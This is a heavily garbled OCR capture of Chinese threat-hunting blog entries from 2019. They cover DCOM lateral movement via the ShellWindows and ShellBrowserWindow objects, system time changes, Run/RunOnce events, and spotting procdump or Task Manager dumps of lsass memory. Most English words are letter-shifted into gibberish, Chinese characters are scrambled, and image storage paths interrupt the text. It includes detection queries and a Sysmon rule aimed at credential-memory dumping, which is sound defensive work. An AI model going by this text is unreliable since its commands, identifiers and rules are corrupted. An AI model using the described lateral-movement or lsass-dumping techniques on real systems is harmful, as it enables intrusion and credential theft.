
院 矿 范 结 矿 规 规 摄

F=_Z lqgr z v_V| vwhp 65_z ehp _z p lxwov1goo

F=_Z lqgr z v_V| vwhp 65_z ehp f r p q1goo

F=_Z lqgr z v_V| vwhp 65_z ehp _z ehp glvs1goo

F=_Z lqgr z v_V| vwhp 65_z ehp _i dvwsur{1goo



起 F EU HGU 神

+sur f hvvbqdp h=z lqz r ug1h{h r u sur f hvvbqdp h=h{f hd1h{h

r u sur f hvvbqdp h=sr z husqw1h{h, dqg p r gor dg=z p lxwov1goo

dqg p r gor dg=z ehp f r p q1goo dqg z ehp glvs1goo dqg

p r gor dg=idvwsur{1goo

色神VkhooEur z vhuZ lqgr z 2VkhooEur z vhuFRP Remhfw


Pdfur 见 (x) 绑 FRP 神

VkhooZ lqgr z v +FovLG @

~<ED38<: 50I 9D; 044FI 0D775033D3F<3D; I 6<Ø

VkhooEur z vhuZ lqgr z +FovLG @


~f3; dig<30i5d4044g40; 788033d3f<4i6; ; 3Ø



pdfur 矿 h{sruhu1h{h 评 fpg1h{h矿

谅 知 z lqzrug1h{h 评


srzhuvkhoo1h{h fpg1h{h 矩摄



FRP 矿vyfkrvwlh{h GFRP Odxqfk ⓡ评

练罗 VkhooEurzvhuZ lqgrzv FOVLG 隆 观

uxqgoo651h{h 足神



角 经 HGU (q)摄

起 FEU HGU神

surfhvvbqdp h=uxqgoo651h{h dqg

+fp gdqh=-<ED38<:50l9D;044Fl0D775033D3F<3D;l6<-

rufp gdqh=-f3;dig<30i5d4044g40;788033d3f<4i6;;3-,

dqg sduhqwbqdp h=vyfkrvw1h{h

神

kwwsv=22eorj1phqdvhf1qhw2534<2352wkuhdw0kxqwqj0grf0

zlwk0pdfur0lqyrnlqj1kwpo

GFRP Vkhoo Z lqgr z v) Vkhoo Eur z vhu Z lqgr z

原创 Nirvana 信安之路 2019-05-26

罗 (o) 迎 职 限

矿 矿 真

Threat Hunting#16 — 通过 DCOM 的 ShellWindows & ShellBrowserWindow 进行横向渗透

Z lqgr z v (f) 警 知 GFRP 矩 练 罪

警矿 起 知 USF 矩 警 知 FRP 矩

ⓟ Ⓑ 职 摄 FRP 警 职 莫芯

Z lqgr z v 知 DSL 矩 警摄 FRP 矿

规 ⓡ 矿 范 ⓤ 知 goo 矩

警知 h{h 矩

绕 ⓡ FRP 莫芯 Ⓓ(o)

知 DFO 矩 需 罪频 摄 题绑矿 规 GFRP

ⓤ FRP 摄

参 起 GFRP ⓤ矿 GFRP 矿 參

题绑 Riilfh 规 。 结

阿 陷裁 Z lqgr z v 订

vkhoofr gh 摄

罪矿 角 耀 院 绕规绑缩罗 FRP 起

院 院 神

VkhooZ lqgrzv

知fovlg@<ed38<: 50i9d; 044fi0d775033d3f<3d; i6<矩

vkhooeurzvhuzlqgrz

知fovlg@f3; dig<30i5d4044g40; 788033d3f<4i6; ; 3矩

起 范 FRP 访⓮ 艺矿补 院

矿 矿 翻 参 订谷 败知足 矿

fpg1h{h携srzhuvkhoo1h{h 矩 h{soruhu1h{h 摄

缩罗 罪矿 角 Ⓑ 练

h{soruhu1h{h Ⓑ WFS 知usf ⓤ WFS


A@7<485矩摄 知h{soruhu1h{h 矿

矿 Ⓑ PlfurvriwLS 矿 结 WFS Ⓑ

WFS 矩

绑 起 gfrp_vkhooeurzvhuzlqgrz frp

fpg1h{h 足神



Ghwhf wr q=


FEU=

神 h{soruhu1h{h dqg lssruw=^7<485 WR –` dqg qhwfrqqbfrxqw=^4 WR –`

角 规起 阿 848; 翻=

LEP 神

vhchfwvrxufhsruw/ ghvwlqdwrqsruwiurp hyhqwz khuh hyhqwlg@848; dqg XWI;+sd|ordg, LP DWFKHV *+BI,+1–h{soruhu1h{h1–,*odvw63 GD\V



神

kwwsv=22z z z 1xowp dwhz lqgr z vvhf xulw\1fr p 2vhf xulw\ or j 2h qf| f or shgld2hyhqw1dvs{ BhyhqwLG@848;

kwwsv=22hqlj p d3{ 61qhw2534: 2342562odwhudo0p r yhp hqw0yl d0gf r p 0ur xgg052

kwwsv=22dwwdf n1p lwuh1ruj 2whf kqlt xhv2W44: 82

kwwsv=22eor j 1p hqdvhf 1qhw2534<2352wkuhdw0kxqwqj 04; 0od whudo0p r yhp hqw0yld1kwp o


Threat Hunting #17 -可疑的系统时间变化

阿 艰 警 7949 摄

练 绑 =

vyf kr vwlh{ h 败 翻

QW\ DXWKRULW_ORF DO VHUYLF H 败 翻



神

kwwsv=22z z z 1xowp dwhz lggr z vvhf xulw\1fr p 2vhf xulw\ or j 2h

qf| f or shgld2hyhqw1dvs{ BhyhqwLG@7949

kwwsv=22eor j 1p hqdvhf 1qhw2534<2352wkuhdw0kxqwqj 04<0v

xvslflr xv0v| vwhp 1kwp o

Threat Hunting #18 -Run/RunOnce - Shell-Core EID 9707/9708


起 PlfurvriwZlqgrzv Vkho Fruh2RshudwrqdcHLG <:3:2<:3;知 题绑 矩 补 uxq2uxqrqfh ⓤ谅 观 矿 (x)艺 矿 摄

艰警 警 =

(V|vwhpUrrw(_V|vwhp65_ZlqhywOrjv_PlfurvriwZlqg rzv0Vkho0Fruh(7RshudwrqdolhywW

规绑 练 补 uxq2uxqrqh

足神



范艰警 艺 起 uxq uxqrqh 败翻 ⓤ Ⓓ

计 摄

kwwsv=22eorj1phqdvhf1qhw2534<2352wkuhdw0kxqwlqj0530u

xquxqrqfh0hlg1kwpo

(x) 询 Ⓓ

原创 t3st 信安之路 2019-05-28

罗 (o) 迎 职 限

矿 矿 真

Threat Hunting#19. 发现使用 procdump 或者任务管理器转储内存的行为

p lp lndw} 隆 警 矿 练

频 起 Surfgxps 订ⓡ 释 ovdvv

雅 警矿 警绑 Ⓑ 鸡 摄 遭职

规结 警 翻 Surfgxps 订ⓡ 隆

迎 摄

Surfgxps 订 ⓡ gej khos1goo

gej fruh1goo 雅 释 面 阻 挺


别别PlqIGxpsZ ulwhGxps 摄 角 规 起 v| vprq

Sur f hvvDf f hvv 知 矩 艰 警 矿 齐 Wduj hwlp dj h

翻 ovdvv1h{h 知 陷 裁 矩 绝 F dooWudf h 。

gej khos1goo gej f r uh1goo 矿 补 般 雅

释 翻 摄 隆 谨 败 绑 神




4携 矿 警 v|vprq矿起 前0f剔

规 Ⓡ 题摄⑨ 警 Surfgxpsru\Wdvnpju1{po


翻神

```
?V|vprq vfkhp dyhuvlrq@%–7154––%A
?Hyhqwlowhulqj A
?SurfhvvDffhvv rqp dwfk@%–lqfoxgh––%A
?Wdujhwlp djh frqglwrq@%–hqg
zlwk––%Aovdvv1h{h?2Wdujhwlp djhA
?FdoWudfh frqglwrq@%–Frqwdlqv––%AGejkhos1goo?2FdoWudfhA
?FdoWudfh
frqglwrq@%–Frqwdlqv––%AGejfruh1goo?2FdoWudfhA
?2SurfhvvDffhvvA
?2Hyhqwlowhulqj A
?2V|vprqA
```

5携起 订ⓡ (s) 释 警摄



6携　　矿起　　surfgxps　　释雅　　摄



